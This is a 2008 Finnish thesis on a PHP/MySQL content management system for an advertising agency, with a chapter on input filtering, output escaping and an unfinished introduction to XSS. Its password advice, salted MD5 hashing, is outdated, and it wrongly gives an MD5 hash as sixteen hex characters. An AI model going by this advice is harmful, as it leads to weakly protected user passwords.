TAMPEREEN
AMMATTIKORKEAKOULU

OPINNÄYTETYÖ

WWW-SIVUJEN JULKAISU- JA HALLINTAJÄRJESTELMÄ
Case: Mainostoimisto PANOS

Mikko Iivonen

Tietojenkäsittelyn koulutusohjelma
Toukokuu 2008
Työn ohjaaja: Paula Hietala

TAMPERE 2008

TAMPEREEN
AMMATTIKORKEAKOULU

Tekijä(t) Mikko Iivonen

Koulutusohjelma(t) Tietojenkäsittely

Opinnäytetyön nimi WWW-sivujen julkaisu- ja hallintajärjestelmä. Case: Mainostoimisto PANOS

Työn valmistumis-kuukausi ja -vuosi Toukokuu 2008

Työn ohjaaja Paula Hietala **Sivumäärä:** 35

TIIVISTELMÄ

Työskentelin opintojeni ohessa osa-aikaisena web-kehittäjänä Mainostoimisto Panoksessa. Useimmissa toteuttamissani sivustoissa ei asiakkaalla ollut riittäviä tietoteknisiä edellytyksiä www-sivujen omatoimiseen ylläpitoon. Päätin toteuttaa opinnäytetyönäni helppokäyttöisen järjestelmän www-sivujen julkaisuun ja ylläpitoon. Suunnittelulähtökohtana oli toteuttaa sovellus, joka toimii omana järjestelmänään ja jonka ulkoasua on mahdollista muuttaa erilaisten teemojen avulla. Myös ohjelman osien sisällyttäminen asiakkaalle yksityiskohtaisesti räätälöityihin ulkoasuihin oli tärkeä ominaisuus. Valitsin sovelluksen alustaksi PHP-ohjelmointiympäristön MySQL-relaatiotietokannalla niiden laajan tuen ja avoimen lähdekoodin vuoksi.

Järjestelmä sisältää julkisen sivuston sekä kirjautumista vaativan hallintaosion, jonka kautta sivustoa on mahdollista muokata ja ylläpitää. Hallintaosio antaa pääkäyttäjälle mahdollisuuden lisätä, muokata ja poistaa sivuja sekä muuttaa sivuston ulkoasua, kuten käytettävää teemaa ja värimaailmaa. Sovellus sisältää myös pitkälle automatisoidun asennusosuuden, joka opastaa käyttäjän alkuun askel askeleelta.

Käyn opinnäytetyöraportissani läpi käyttämäni tekniikat sekä perustelen tekniikoiden valinnat. Perehdyin työn aikana myös PHP:n sovellustason tietoturvaongelmiin sekä niiden torjumiseen. Raportissa selitän myös sovelluksen lähtökohtien saavuttamiseksi suoritetut suunnittelu- ja ratkaisumallit.

Lopputuloksena toteutettu järjestelmä vaatii vielä jatkokehitystä itsenäisenä tuotteena markkinoitavaksi, mutta tarjoaa jo nyt hyvän pohjan asiakkaalle räätälöityjen sivustojen ylläpitotyökaluksi ja valmiiden siirreltävien komponenttien ansiosta helpottaa jatkossa omaa työtäni web-kehittäjänä.

Avainsanat sisällönhallinta julkaisujärjestelmät PHP tietokannat tietoturva

TAMPERE
POLYTECHNIC

Author(s) Mikko Iivonen

Degree Programme(s) Business Information Systems

Title Content Management System for web sites. Case: Advertising agency PANOS

Month and year May 2008

Supervisor Paula Hietala **Pages:** 35

ABSTRACT

During my work as a part-time web developer at advertising agency Panos, most of the clients did not possess sufficient technological skills to maintain and update their sites independently. As my thesis I decided to create an easy-to-use application for publishing and maintaining web sites. Basic idea was to develop a system which serves as a stand-alone site with modifiable appearance via different themes. Also parts of the application had to be available for easy integration to custom made layouts of clients site. I decided to build the application on PHP platform with MySQL relation database due to their wide availability and their basing on open source code.

Application includes a public site and a control section for authorised personnel only, through which the site can be modified. Administator can modify the main site via control section by adding, editing and removing pages and to change the theme and color options. Application also comes with a automated installation which guides user through installation step by step.

In my thesis I examine the technologies used and justify the choices. I also researched application level vulnerabilities of PHP and provide tehcniques to avoid them. The report also covers methods of design and implementation executed to accomplish original goals.

Application achieved as a result still needs further development if it is to be marketed as a final product but as it is, it already provides good foundation for clients to independently publish and maintain their custom made web sites. These parts of the site that are available for easy integration also significantly simplifies my work as a web developer in the future projects.

Keywords Content management PHP Databases Security

SISÄLLYSLUETTELO

Sanastoa

CSS	XHTML-dokumentin ulkoasun määrittelyyn käytetty kuvauskieli.
JavaScript	Komentosarjakieli, joka mahdollistaa dynaamisuuden lisäämisen www-sivuille.
MySQL	Avoimeen lähdekoodiin perustuva usein www-sivustojen tietovarastona käytetty monipuolinen ja joustava relaatiotietokanta.
PHP	Dynaamisten www-sivujen ohjelmointiin tarkoitettu palvelinpuolen avoimen lähdekoodin ohjelmointikieli.
SQL	Relaatiotietokannan kanssa kommunikointiin käytetty kyselykieli.
XHTML	XML-kielen syntaksia noudattava www-sivujen kuvauskieli, joka pohjautuu HTML:ään.

1 Johdanto

Opintojeni ohella olen työskennellyt osa-aikaisena web-kehittäjänä eräässä tamperelaisessa mainostoimistossa. Useiden toteuttamieni projektien aikana yksi yleinen ongelma tuntui nousevan esiin. Vain paria tapausta lukuun ottamatta asiakkaalta ei löydy tietotaitoa www-sivujen omatoimiseen päivittämiseen.

WWW-sivustojen näytellessä merkittävää osaa nykypäivän tiedottamisessa, on tärkeää, että esimerkiksi artisti saa tiedon peruuntuneesta keikasta sivuilleen välittömästi eikä vasta esimerkiksi vuorokauden kuluttua. Tästä syystä päätinkin toteuttaa opinnäytetyönäni sisällönhallinta- ja julkaisujärjestelmän, jonka komponentteja voi sulauttaa www-sivuille sujuvasti ja jonka käyttö on helppoa kokemattomallekin käyttäjälle.

1.1 Aihe ja tavoite

Nykyisessä toimintamallissa sivujen päivittäminen on ollut melko epäkäytännöllinen prosessi. Käytännössä asiakas on joutunut lähettämään minulle sähköpostilla haluamansa muutokset, jotka minä olen toteuttanut manuaalisesti kunhan olen suinkin vain kerinnyt. Toistaiseksi tämä ei ole muodostunut merkittäväksi ongelmaksi, sillä vain muutama toteuttamistamme sivustoista on vaatinut aktiivista päivittämistä.

Etsiessäni opinnäytetyön aihetta tuumimme mainostoimiston graafikon kanssa, että nyt olisi oiva tilaisuus toteuttaa järkevämpi vaihtoehto tulevaisuuden www-projekteja ajatellen. Aloin pohtimaan aihetta tarkemmin ja tuloksena syntyi tämä ”WWW-sivujen julkaisu- ja hallintajärjestelmä”.

Asetin lähtökohdaksi helppokäyttöisyyden jopa www-tekniikoihin perehtymättömällekin henkilölle. Toinen tärkeä asia on ohjelman osien siirreltävyys. Suurin osa töistämme kuitenkin tilataan mittatilaustyönä ja jokaisen sivuston rakenne on erilainen. Näin ollen on ensiarvoisen tärkeää, että ohjelmaa ei tarvitse koodata joka kerta uudestaan, vaan osia voi käyttää kerta toisensa jälkeen toiminnallisuuden silti säilyessä jouhevana.

Järjestelmä tulee sisältämään ”velho”-tyyppisen, mahdollisimman pitkälle automatisoidun asennusosuuden. Asennuksen periaate on, että tiedostot siirretään palvelimelle ja avataan selaimella asennuksen aloittava sivu. Asennus alkaa tietokantatietojen syöttämisellä ja käyttäjää opastetaan vaihe vaiheelta kunnes sivusto on valmis käytettäväksi.

Sivuston hallinta tapahtuu erillisen hallintaosion kautta, johon on luonnollisesti pääsy vain asennuksen yhteydessä luodulla pääkäyttäjällä käyttäjätunnuksen ja salasanan annettuaan. Hallintaosiosta käyttäjä voi muokata sivujen määrää sekä sisältöä, lisätä uusia sivuja ja poistaa sivuja.

Täysiverisiä sisällönhallintajärjestelmiä löytyy markkinoilta runsaasti jopa ilmaisina avoimen lähdekoodin versioina. Siksipä rajasin aiheen ja keskityin työssäni luomaan toimivan ja kompaktin järjestelmän perusominaisuuksilla ilman suurempia hienouksia. Järjestelmää tullaan mitä ilmeisimmin kuitenkin kehittämään vielä tulevaisuudessa.

Työni alussa käyn läpi käytettyjä tekniikoita ja perustelen miksi olen päättänyt käyttää juuri näitä nimenomaisia tekniikoita. Kolmas luku käsittelee PHP:n sovellustason tietoturvariskejä ja niiden minimoimiseksi käytettyjä keinoja. Neljännessä luvussa perehdyn syvemmin sovelluksen vaatimuksiin ja niiden perusteella tehtyihin suunnitteluvalintoihin. Ennen yhteenvetoa käyn vielä läpi sovelluksen www-palvelimelta vaatimat resurssit sekä esimerkkiasennuksen.

1.2 Toimeksiantaja

Työni toimeksiantaja on osa-aikainen työpaikkani Mainostoimisto PANOS. PANOS on vuoden 2006 alussa perustettu mainos- ja media-alan moniosaaja. Yritys toteuttaa pääasiassa levynkansia, julisteita ja muuta perinteistä printtimediaa sekä www-sivuja ja musiikkivideoita.

PANOS työllistää päätoimisesti kaksi henkeä sekä osa-aikaisena minun lisäkseni yhden AV-alan osaajan. Nuoresta iästään huolimatta yrityksen asiakkaisiin kuuluu muun muassa Poko Records, Plastinka Rercords, Unibet, NordicBet sekä muutamia pienempiä viihdetoimistoja sekä promoottoreita.

2 Käytetyt teknologiat

WWW-sivustot voidaan jakaa karkeasti kahteen ryhmään – staattisiin ja dynaamisiin sivustoihin. Staattisten sivujen sisältö kirjoitetaan suoraan html-dokumenttiin ja on aina sama kunnes dokumenttia muokataan. Staattisten sivujen etuna on nopeampi latausaika, mutta mikäli sivuja halutaan päivittää usein, on edessä kohtuuton työmäärä. Esimerkiksi sivuston otsikon muuttamiseksi on muokattava jokaista html-dokumenttia missä otsikko esiintyy.

Nykyajan sivustot ovat yhä useammin dynaamisia sivustoja, joissa tieto sijaitsee keskitetysti yhdessä paikassa – useimmiten tietokannassa. Erilaisia tietokantatuotteita on markkinoilla useita, kuten myös niiden hyödyntämiseen käytettäviä ohjelmointikieliä. Näitä kieliä ovat muun muassa CGI, ColdFusion, PHP, ASP sekä JSP (Heinisuo 2003: 12). CGI (Common Gateway Interface) tarkoittaa määritystä, joka mahdollisti ulkoisten sovellusten ajon WWW-palvelimella (Heinisuo 2003: 12).

2.1 PHP

PHP (Hypertext Preprocessor) oli vuonna 1994 vielä vain kokoelma erilaisia työkaluja, joiden avulla Rasmus Lerdorf ylläpiti henkilökohtaisia www-sivujaan. Vuonna 1997 joukko kansainvälisiä ohjelmoijia kiinnostui PHP:stä ja kehitystyö sai uuden käänteen. Kehitystyön tuloksena syntynyt PHP3 mullisti aikansa WWW-maailman yksinkertaisuudellaan ja tehokkuudellaan. (Zandstra 2000: 20)

Toukokuussa 2000 julkaistiin seuraava versio – PHP4. Uusi versio toi mukanaan nipun uusia ominaisuuksia helpottaen ohjelmoijien elämää ympäri maailman. Merkittävimpiä uusista ominaisuuksista olivat paranneltu tuki oliopohjaiselle ohjelmoinnille, sisäinen tuki käyttäjäistunnoille evästeitä hyödyntäen sekä tuet Javalle ja XML:lle. (Zandstra 2001: 21)

Viimeisin PHP:n versio on järjestysnumeroltaan viides. PHP5 näki päivänvalon heinäkuussa 2004. PHP4 oli jo saavuttanut merkittävän markkina-aseman kattavien ominaisuuksiensa sekä ennen kaikkea ilmaisuutensa ja vahvan kehitysyhteisönsä ansiosta. PHP5:n myötä tärkeitä oliopohjaisen ohjelmoinnin ominaisuuksia oli kehitetty entisestään.

Viimeistään viidennen version myötä PHP:ta voidaan pitää täysiverisenä ohjelmointikielenä. PHP sisältää kaikki tyypilliset rakenteet kuten while- ja for-silmukat, if-lausekkeet sekä funktiot ja muuttujat. Kuten jo mainittua, PHP tukee oliopohjaista ohjelmointia eli ohjelmat voidaan toteuttaa luokkina perinteisten funktioiden sijaan. PHP:tä voi myös laajentaa monipuolisesti erilaisten ohjelmakirjastojen avulla. (Heinisuo 2003: 17)

Perinteisissä CGI-ohjelmissa HTML-merkkaukset tuotettiin ohjelmointikielen komentojen avulla. PHP-kielessä taas PHP:n merkkaukset kirjoitetaan HTML-koodin sekaan (Koodiesimerkki 1). PHP-koodin alkaminen ilmoitetaan <?php-merkinnällä ja vastaavasti koodin päättyminen ?>-merkinnällä.

```
<td valign="top" id="right_td">
  <div id="content">
    <?php

      fetchPageContent($clean);

    ?>
  </div>
</td>
```

Koodiesimerkki 1. PHP-koodi upotetaan HTML-koodiin käyttäen <?php- ja ?>-merkintöjä.

PHP on niin sanottu tulkattava kieli, eli HTML-dokumenttiin upotettu PHP-koodi ajetaan joka kerta, kun selain pyytää dokumenttia palvelimelta. PHP-koodi ajetaan aina palvelimella juuri ennen selaimelle lähettämistä, joten sivuilla vierailijat ja sovelluksen käyttäjät eivät koodia näe. (Heinisuo 2003: 16)

2.2 MySQL

MySQL on maailman johtava avoimeen lähdekoodiin perustuva tietokantajärjestelmä. MySQL on relaatiotietokanta, jossa informaatio säilötään eri taulujen yksittäisiksi riveiksi. MySQL:n käyttämä kieli on SQL (Structured Query Language), jonka avulla tietoa voidaan hakea, lisätä, päivittää ja poistaa tietokannasta. (Davis & Phillips 2007: 6)

MySQL:n luoja on suomalaissyntyinen Monty Widenius, joka vuonna 1994 työskennellessään ruotsalaisessa IT-firma TcX:ssä ryhtyi pohtimaan parempia vaihtoehtoja alati kasvavien web-sovellusten datavarastoiksi aiemmin käyttämänsä UNIREGin tilalle.

Widenius kollegoineen kiinnostui erityisesti David Hughesin kehittämästä mSQL-tietokannasta. Ensimmäinen versio mSQL:stä oli edullinen ja kohtalaisen vakiintunut vaihtoehto markkinoilla, mutta siitä kuitenkin puuttui indeksointiominaisuus, joka on elintärkeä suuremmille tietovarastoille. Vaikka indeksointi lisättiinkin mSQL:n kakkosversioon, ei se kuitenkaan ollut enää yhteensopiva UNIREGin kanssa. Näin ollen Monty ja TcX päättivät kehittää oman tuotteensa UNIREGiin pohjautuen ammentaen inspiraatiota mSQL:n hyväksi havaitusta APIsta (Application Program Interface). Vuonna 1995 valmistui ensimmäinen versio TcX:n uudesta tuotteesta, nimeltään MySQL. Myöhemmin samana vuonna tuote julkaistiin sekä kaupallisena, että avoimen lähdekoodin versiona ja MySQL AB –yhtiö perustettiin. (Converse, Park & Morgan 2004: 5)

Useiden muiden menestystarinoiden tapaan avoin lähdekoodi on mahdollistanut monien lahjakkaiden kehittäjien osallistumisen projektiin vuosien varrella. Näin MySQL onkin noussut tietokantajärjestelmien eliittiin maailman käytetyimmäksi tietokannaksi ja se kamppailee vahvasti esimerkiksi Oraclen kaltaisten huomattavasti kalliimpien tuotteiden kanssa. (Converse ym. 2004: 6)

Tämän huomasi myös Sun Microsystems, joka helmikuussa 2008 ilmoitti ostaneensa MySQL AB:n noin miljardin dollarin kokonaiskauppasummalla. (MySQL.com – Press releases 2008)

2.3 XHTML & CSS

HTML (HyperText Markup Language) on www-sivujen julkaisukieli, jonka kehitti alun perin Tim Berners-Lee työskennellessään Euroopan hiukkasfysiikan tutkimuskeskus CERNissä (Conseil Européen pour la Recherche Nucléaire). 1990-luvulla World Wide Webin kasvaessa myös HTML kehittyi vastaamaan kasvun aiheuttamia tarpeita. Webin kehitykselle oli ensiarvoisen tärkeää, että kaikki sivustojen kehittäjät noudattavat yhteisiä pelisääntöjä. (W3C 1999: Introduction to HTML 4)

HTML 2.0 kehitettiin vuoden 1994 aikana ja määriteltiin myös standardiksi (RFC1866) IETF:n (Internet Engineering Task Force) toimesta loppuvuodesta 1995. Samana vuonna www:n nopea kehitys toi mukanaan myös HTML 3.0:n joka ei kuitenkaan saavuttanut standardin asemaa, mutta toi mukanaan monia uusia ominaisuuksia. W3C:n (World Wide Web Consortium) HTML-työryhmä esitteli HTML 3.2:n tammikuussa 1997. Nykypäivänä web-kehittäjät turvautuvat juuri W3C:n suosituksiin. (W3C 1999: Introduction to HTML 4)

1990-luvun lopussa ja 2000-luvun alussa silloiset suosituimmat selaimet Netscape sekä Internet Explorer ajautuivat niin sanottuun selainsotaan. Molempiin selaimiin lisäiltiin ominaisuuksia, joita ei ollut minkään yhtenäisen tahon toimesta standardoitu. Tuohon aikaan ei ollut lainkaan epätavallista, että web-kehittäjä saattoi joutua tekemään samasta sivustosta useampia versioita taatakseen toimivuuden eri selainten eri versioilla. Tämä oli luonnollisesti huolestuttava suunta webin kehitystä silmällä pitäen. Näin ollen World Wide Web Consortium otti jälleen asiakseen yhtenäistää eri käytännöt yhden suosituksen alle.

XHTML (Extensible HyperText Markup Language) on HTML:n tapainen kuvauskieli ja se on ollut W3C:n suositus tammikuusta 2000 lähtien. XHTML:n syntaksi perustuu XML:ään ja on täten HTML:ää tiukempi. Molemmat perustuvat <- ja >-merkeillä määriteltäviin tageihin, mutta tagien oikeaoppinen käyttö on ensin mainitussa paljon tarkemmin määritelty. (Davis & Phillips 2007: 251)

Nykyään www-sivuja ei katsota vain perinteisellä tietokoneella, vaan esimerkiksi erilaiset mobiililaitteet kuten matkapuhelimet kasvattavat suosiotaan web-käytössä tietoliikenneyhteyksien nopeuden kasvun myötä. Tiukempi syntaksi helpottaa näiden laitteiden

ohjelmistokehitystä, sillä tulkinnanvaraa jää vähemmän ja sivusto näkyy eri selaimilla sellaisena kuin tekijä on sen halunnutkin näkyvän.

Lähdekoodia (Koodiesimerkki 2) katsomalla XHTML-dokumentin tunnistaa heti tiedoston alussa olevasta XML-deklaraatiosta, joka ilmoittaa käytetyn version ja mahdollisesti merkistökoodauksen. Myös <html>-elementti on saanut uuden xmlns-attribuutin, joka viittaa käytettyyn XML-nimiavaruuteen. Muita eroja perinteiseen HTML:ään on muun muassa aina pienellä kirjoitetut tagit sekä aloitettujen elementtien sulkeminen. Esimerkiksi -tagi vaatii aina myös -tagin samoin kuin vanha
-tagi suljetaan kirjoittamalla se muotoon
. (Davis & Phillips 2007: 252)

```
<?xml version="1.0"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    <title>Hallinta</title>
    <link href="css/controlpanel.css" rel="stylesheet" type="text/css" />
  </head>
```

Koodiesimerkki 2. XHTML-dokumentin aloitus.

XML-deklaraatiota seuraa dokumentin tyyppimäärittely (DTD, Document Type Definition), joka kertoo selaimelle dokumentin rakenteen ja mitä tageja dokumentti voi sisältää. Selain useimmiten osaa näyttää dokumentin oikein ilman tyyppimäärittelyä, mutta tällöin dokumentti ei ole standardin mukainen. Edellä mainittu <html>-elementti ilmoittaa selaimelle varsinaisen html-osuuden alkamisen ja vastaavasti </html>-elementti päättymisen. Ennen käyttäjälle näkyvää sisältöä on vielä <head>-osuus, jossa määritellään sivun otsikko sekä linkit mahdollisiin tyylitiedostoihin ja JavaScript-tiedostoihin. Myös erinäistä metatietoa esimerkiksi hakukoneita varten on mahdollistaa sisällyttää <head>-osioon.

WWW-sivun selaimessa käyttäjälle näkyvä osa kirjoitetaan <body>-elementin sisään. XHTML sisältää lukuisia erilaisia elementtejä riippuen mitä halutaan esittää. Tekstikappaleiden muotoiluun liittyviä elementtejä ovat esimerkiksi:


- - muotoiltu kappale
- <h1> - <h6> - otsikot
- <blockquote> - tekstilainaus
- ja <ol> - numeroimaton ja numeroitu lista.

Itse tekstin muotoiluun voi käyttää esimerkiksi <b>- tai <i>-elementtejä (lihavointi ja kursivointi). Muita yleisimmin käytettyjä elementtejä XHTML:ssä ovat muun muassa:

- <img> - kuvien esittämiseksi
- <a> - linkkien liittämiseksi

- <table> - taulukkomuotoiselle tiedolle
- <form> - lomakkeille.

Suositeltu toimintatapa www-sivuja tehtäessä on erottaa sisältö ja ulkoasu toisistaan. Käytännössä tämä tarkoittaa sitä, että itse HTML-dokumenttiin kirjoitetaan vain sivun rakenne ja sisältö niitä parhaiten kuvaavilla elementeillä. Kuva 2 havainnollistaa tätä erottelua. Selaimessa näkyvä visuaalinen lopputulos toteutetaan CSS (Cascading Style Sheets) -tyyliohjeilla. Näin toimimalla esimerkiksi sivuston taustavärin vaihtaminen onnistuu yhdellä muutoksella CSS-tyylitiedostoon eikä jokaista HTML-dokumenttia tarvitse erikseen muuttaa. Myös HTML-koodi pysyy selkeämpänä, kun ylimääräiset tyylimäärittelyt siirretään erilliseen tiedostoon. (Pfaffenberger, Schafer, White & Karow 2004: 13-14)



Kuva 2. Sama HTML-tiedosto ilman CSS-tiedostoa ja CSS-tiedoston kanssa.

CSS:llä voidaan määrittää ominaisuuksia kaikille tietyn tyyppisille elementeille yhtä aikaa tai yksilöidysti käyttäen apuna elementille lisättävää id- tai class-attribuuttia. Attribuutti ”id” yksilöi elementin ja sille määriteltävä tyyli esiintyy vain kyseisen id:n omaavassa HTML-elementissä, kun taas class-attribuuttia voidaan käyttää useammissa toistuvissa elementeissä (kuten sivuston yleinen leipäteksti). Esimerkiksi <body>-elementille voidaan asettaa CSS-tiedostossa attribuutti background, johon voidaan liittää vaikkapa taustakuva, joka toistuu jokaisella sivulla (Koodiesimerkki 3).

```
body {
      background-color: #FFFFFF;
      background-image: url(../img/bg_grad.png);
      background-repeat: repeat-x;
      background-position: top;
      margin: 0px;
      padding: 0px;
}
```

Koodiesimerkki 3. <body>-elementin tyylimääritykset CSS-tiedostossa.


3 PHP:n sovellustason tietoturva

PHP itsessään on oikein konfiguroituna turvallinen ohjelmointikieli. Suurimmat tietoturvahaavoittuvuudet web-sovelluksissa johtuvatkin ohjelmoijan huolimattomuudesta tai kokemattomuudesta. Tässä kappaleessa käyn läpi yleisiä käytäntöjä turvallisemman sovelluksen ohjelmoimiseen sekä esittelen muutaman tunnetun keinon www-sivuston haavoittamiseen.

3.1 Yleisiä käytäntöjä

Web-sovellusta ohjelmoidessa on tärkeintä pitää mielessä mistä informaatio on peräisin ja mihin se on menossa. Tieto liikkuu joko sovelluksesta ulos (esimerkiksi käyttäjän selaimelle) tai sovellukseen sisään (esimerkiksi käyttäjän syöttämät lomaketiedot). Myös tietokanta on edellä mainittujen kaltainen ulkoinen lähde. (Shiflett 2005: 9)

Sisään tuleva informaatio on syytä tutkia ennen sen käsittelemistä tai lähettämistä eteenpäin (esimerkiksi tietokantaan). Tätä prosessia kutsutaan syötetyn tiedon suodattamiseksi. Hyväksi havaittu käytäntö on olettaa datan olevan haitallista, ellei toisin todisteta (Shiflett 2005: 11). Ensimmäisenä on syytä määrittää tiedon alkuperä. PHP lähettää käyttäjän syötteen sovellukselle joko $_GET- tai $_POST-superglobaalimuuttujissa. Ensin mainitut muuttujat kulkevat URL-osoitteen mukana (Kuva 2) ja jälkimmäiset http-pyynnön mukana käyttäjältä piilossa.



Kuva 2. URL-osoitteen mukana lähetettävä $_GET-muuttuja ”hakusana”.

Oheisen esimerkin tapauksessa PHP-ohjelma search.php vastaanottaa URL-osoitteessa määritellyn muuttujan $_GET[’hakusana’], jonka arvo on merkkijono ”esimerkki”.

Kun informaation lähde on tiedossa, voidaan suorittaa tarvittavat toimenpiteet tiedon oikeellisuuden tarkistamiseksi. Tällaisia voivat olla esimerkiksi muuttujan alustaminen kokonaisluvuksi, mikäli muuttujan oletetaan olevan kokonaisluku tai merkkijonojen tapauksessa sisällön tutkiminen tarpeettomien erikoismerkkien varalta, joita merkkijonon ei kuuluisi sisältää (Koodiesimerkki 4). Mikäli halutaan vielä tarkempaa suodatusta, on mahdollista ohjelmoida tarkistus sallimaan vain tietyt erikoismerkit.

```
// Filter username data.

$username = trim($_POST['username']);

if ( ! $username )
{

     //  If username field is empty redirect to
     //  login page with error message.
     header("Location: index.php?mode=error");

}
//  Check that username consists only of alphanumerical characters.
elseif ( ! ctype_alnum($username) )
{

     //  Redirect to login page.
     header("Location: index.php?mode=error");

}
```

Koodiesimerkki 4. Sisään tulevan datan suodatus.

Yllä oleva esimerkki on osa sovellukseni sisään tulevan datan suodatusmekanismia. Ensimmäisenä POST-metodilla välitetystä username-muuttujasta poistetaan ylimääräiset välilyönnit trim()-funktiolla ja tulos säilötään väliaikaiseen muuttujaan. Ensimmäinen if-ehtolause tarkistaa vain yksinkertaisesti, onko käyttäjä syöttänyt käyttäjätunnusta. Seuraavaksi tarkistetaan minkälaisia merkkejä merkkijono sisältää ctype_alnum()-funktiolla, joka sallii vain alfanumeeriset merkit eli kirjaimet A-Z ja numerot 0-9.

Kun on varmistettu, että muuttuja on mitä sen pitäisikin olla, on hyvä säilöä se suodatetulle datalle varattuun taulukkomuuttujaan ohjelman sisällä käytettäväksi. Näin on aina selkeää, mitä muuttujia on turvallista käyttää. Käytän aina $clean-nimistä taulukkomuuttujaa, jonka alustan joka ohjelman alussa. Näin toimimalla taataan, ettei $clean-muuttuja sisällä mitään mitä siellä ei kuuluisi olla.

Tieto harvemmin jää sisään ohjelmaan, vaan se jatkaa matkaansa jonnekin. Olkoon tämä kohde sitten tietokanta tai tulostus takaisin selaimelle, on ulos lähtevällekin tiedolle suoritettava tiettyjä toimenpiteitä. (Shiflett 2005: 13)

Samoin kuin sisään tulevan datan suodatuksessa, on myös lähtevän informaation kohde tiedettävä. Kohteen ollessa tietokanta on syytä valmistella esimerkiksi merkkijonot tietokannalle soveltuvaan muotoon. Tähän on olemassa valmis PHP-funktio nimeltään mysql_real_escape_string(). Esimerkiksi merkkijono ”O’Reilly” muuntuu funktion käsittelyssä muotoon ”O\’Reilly” jolloin merkkijonon ’-merkkiä ei luulla osaksi SQL-lauseketta. Myös tietokantaan menevälle datalle on syytä alustaa ohjelman alussa oma taulukkomuuttujansa $mysql. (Shiflett 2005: 13)

Selaimelle tulostettava teksti käsitellään htmlentities()-funktiolla ja säilötään vastaavasti $html-taulukkomuuttujaan (Shiflett 2005: 13).

HTML käyttää erikoismerkkien (kuten esimerkiksi skandinaavisten merkkien) esittämiseen niin sanottuja entiteettejä, jotta merkit näkyvät oikein kielialueesta riippumatta. PHP:n htmlentities()-funktio muuntaa merkkijonossa olevat erikoismerkit HTML:n käyttämään muotoon automaattisesti.

Käsiteltäessä arkaluontoista materiaalia, kuten esimerkiksi luottokortti- tai henkilötietoja, on tietoliikenne käyttäjän selaimen ja www-palvelimen välillä suojattava. Tämän voi toteuttaa käyttämällä suojattua https-protokollaa, mikäli sellainen palvelimelta löytyy. Lähes aina tieto kuitenkin kulkee vielä www-palvelimelta tietokantapalvelimelle ja arkaluontoisen tiedon välittäminen selväkielisenä tässä vaiheessa vaarantaa sovelluksen tietoturvan.

PHP tarjoaa useammankin keinon tiedon suojaamiseen, joista yksi on MD5-algoritmi. Algoritmi luo mistä tahansa merkkijonosta 128-bittisen ”sormenjäljen”, jota kutsutaan ”hashiksi”. Tuloksena saatu merkkijono koostuu kuudestatoista heksadesimaalimerkistä. (Internet Engineering Task Force 2008)

MD5 on usein käytetty keino informaatiota liikuteltaessa sovelluksen ja tietokannan välillä, mutta sellaisenaan se ei välttämättä tarjoa riittävää turvallisuutta. Hyvä keino lisätä sovelluksen tietoturvaa on lisätä esimerkiksi salasanaan jotakin lisämateriaalia (englanniksi ”salt”) MD5-hashia luotaessa (Koodiesimerkki 5). (Shiflett 2005: 36)

```
<?php

  $salt          = 'ESIMERKKI';
  $password_hash = md5($salt . md5($_POST['password'] . $salt));

?>
```

Koodiesimerkki 5. MD5-hashin salauksen vahvistaminen.

3.2 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) on yksi yleisimmistä ja helpoimmista tavoista toteuttaa hyökkäys web-sivustolle. Se on alustariippumaton eivätkä PHP-sovellukset ole poikkeuksia. (Shiflett 2005: 23)

XSS-hyökkäys suunnataan sovelluksiin, jotka vastaanottavat käyttäjän syötteen myöhempää www-sivulla esittämistä varten. Tällaisia sovelluksia ovat esimerkiksi keskustelufoorumit, vieraskirjat ja sivun tai kuvan kommentoinnin mahdollistavat sovellukset. Perusperiaate XSS-hyökkäyksessä on ujuttaa haitallista HTML- tai JavaScript-koodia tietokantaan. Tavoitteena on muuttaa sivun toimintaa tai kirjautumista vaativilla sivustoilla varastaa käyttäjätietoja, kun haitallinen koodi myöhemmin haetaan tietokannasta ja liitetään osaksi HTML-koodia. (Alshanetsky 2005: 53)

Otetaan esimerkiksi sivusto, joka sisältää käyttäjien kommentteja sivun sisällöstä ja mahdollisuuden lisätä oma kommentti. Sivulla on aivan tavallinen lomakekenttä (Koodiesimerkki 6), johon käyttäjä syöttää nimensä ja kommenttinsa.

```
<form action="kommentoi.php" method="post" />
